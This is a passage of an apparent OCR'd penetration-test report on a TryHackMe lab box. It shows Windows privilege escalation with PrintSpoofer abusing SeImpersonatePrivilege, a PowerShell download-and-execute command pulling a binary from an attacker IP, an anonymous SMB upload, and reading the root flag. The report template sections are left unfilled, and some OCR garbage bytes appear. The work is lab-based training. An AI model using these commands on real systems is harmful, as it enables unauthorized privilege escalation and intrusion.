
– whoami /priv ; a vuln was discovered called print spoofer wich esentially is a vulnerability in windows server 2016 2019 that allowed service account on occasion be able to access the system user and the way they do that is through the SeImpersonate privilege and if u saw smthng like this u might consider potato attack,or incognito but potato won't work cz the machine has dcom disabled and we don't have a token to impersonate as a user git clone https://github.com/dievus/printspoofer.git



```
c:\Users>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled

c:\Users>
```

Figure 3.9: HTTP

– we tried to host it via a python server and download it to the target using powershellbut it failed




```
      </requestedPrivileges>
    </security>
  </trustInfo>
</assembly>
0◆◆◆◆◆◆◆ ◆8◆@◆p◆x◆y◆◆◆◆ ◆0◆@◆P◆`◆p◆◆◆Φ8◆0◆)◆ ◆▓◆◆◆◆◆◆◆◆◆◆ʝ◆@◆H◆P◆X◆`◆h◆p◆x◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆ʐX8◆0◆)◆ ◆▓◆◆◆◆◆◆◆◆◆◆|◆
@◆H◆P◆X◆`◆h◆p◆x◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆ȦЦʒ◆◆◆◆◆◆◆▓◆◆◆◆P◆`◆◆◆◆◆◆◆◆◆◆◆Ш▓◆0◆@◆h◆◆◆ęШ▓◆H◆p◆◆◆◆◆◆◆Ъ◆◆◆◆◆@h◆p◆◆◆◆◆Ȥh◆x◆◆◆◆◆P◆◆◆
▓◆◆◆◆◆ō

┌──(root💀 kali)-[~/MyPentestLab/THM_Boxes/THM_Relevant/printspoofer]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
█
                                                             ......
operable program or batch file.

c:\Windows\Tasks>powershell
powershell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Windows\Tasks> powershell iex (New-Object  Net.WebClient).DownloadString('http://10.11.77.245:80/PrintSpoofer.
exe')
powershell iex (New-Object  Net.WebClient).DownloadString('http://10.11.77.245:80/PrintSpoofer.exe')
MZ? : The term 'MZ?' is not recognized as the name of a cmdlet, function,
script file, or operable program. Check the spelling of the name, or if a path
was included, verify that the path is correct and try again.
At line:1 char:1
+ MZ?
+ ~~~
    + CategoryInfo          : ObjectNotFound: (MZ?:String) [], CommandNotFound
   Exception
    + FullyQualifiedErrorId : CommandNotFoundException

PS C:\Windows\Tasks> powershell -c "Invoke-WebRequest -Uri 'http://10.11.77.245:80/PrintSpoofer.exe' -OutFile C:\Win
dows\Temp\printspoofer.exe'"
powershell -c "Invoke-WebRequest -Uri 'http://10.11.77.245:80/PrintSpoofer.exe' -OutFile C:\Windows\Temp\printspoofe
r.exe'"
The string is missing the terminator: '.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordEx
   ception
    + FullyQualifiedErrorId : TerminatorExpectedAtEndOfString

PS C:\Windows\Tasks> ▯
```

Figure 3.10: HTTP


– so we connected to the smb share and put the binary there then got back to our shell and navigated to /inetpub/wwwroot/nt4wrksv

– entering this command : PrintSpoofer.exe -i -c cmd , we got authority system




```
┌──(root💀kali)-[~/MyPentestLab/THM_Boxes/THM_Relevant/printspoofer]
└─# smbclient  \\\\10.10.57.18\\nt4wrksv -U anonymous
Password for [WORKGROUP\anonymous]:
Try "help" to get a list of possible commands.
smb: \> put PrintSpoofer.exe
putting file PrintSpoofer.exe as \PrintSpoofer.exe (51.8 kb/s) (average 51.8 kb/s)
smb: \> ^C
```

Figure 3.11: HTTP



```
c:\inetpub\wwwroot\nt4wrksv>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AC3C-5CB5

 Directory of c:\inetpub\wwwroot\nt4wrksv

07/15/2022  04:49 AM    <DIR>          .
07/15/2022  04:49 AM    <DIR>          ..
07/25/2020  08:15 AM                98 passwords.txt
07/15/2022  04:49 AM            27,136 PrintSpoofer.exe
07/15/2022  03:49 AM             3,410 rev.aspx
               3 File(s)         30,644 bytes
               2 Dir(s)  21,130,989,568 bytes free

c:\inetpub\wwwroot\nt4wrksv>PrintSpoofer.exe -i -c cmd
PrintSpoofer.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd /administrator
cd /administrator
```

Figure 3.12: HTTP



```
 Directory of C:\Users\Administrator\Desktop

07/25/2020  08:24 AM    <DIR>          .
07/25/2020  08:24 AM    <DIR>          ..
07/25/2020  08:25 AM                35 root.txt
               1 File(s)             35 bytes
               2 Dir(s)  21,130,924,032 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
[redacted]
C:\Users\Administrator\Desktop>
```

Figure 3.13: HTTP

Vulnerability Fix:

Severity: moderate

Proof of Concept Code Here:

Local.txt Proof Screenshot

Local.txt Contents

3.2.1.2 Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited:

Vulnerability Explanation:

Vulnerability Fix:

Severity:

Exploit Code:

Proof Screenshot Here:

Proof.txt Contents:

3.3 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

3.4 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the exam network was completed, I removed all user accounts and passwords as well as the Meterpreter services installed on the system. Offensive Security should not have to remove any user accounts or services from the system.

4 Additional Items

4.1 Appendix - Proof and Local Contents:

4.2 Appendix - Metasploit/Meterpreter Usage

4.3 Appendix - Completed Buffer Overflow Code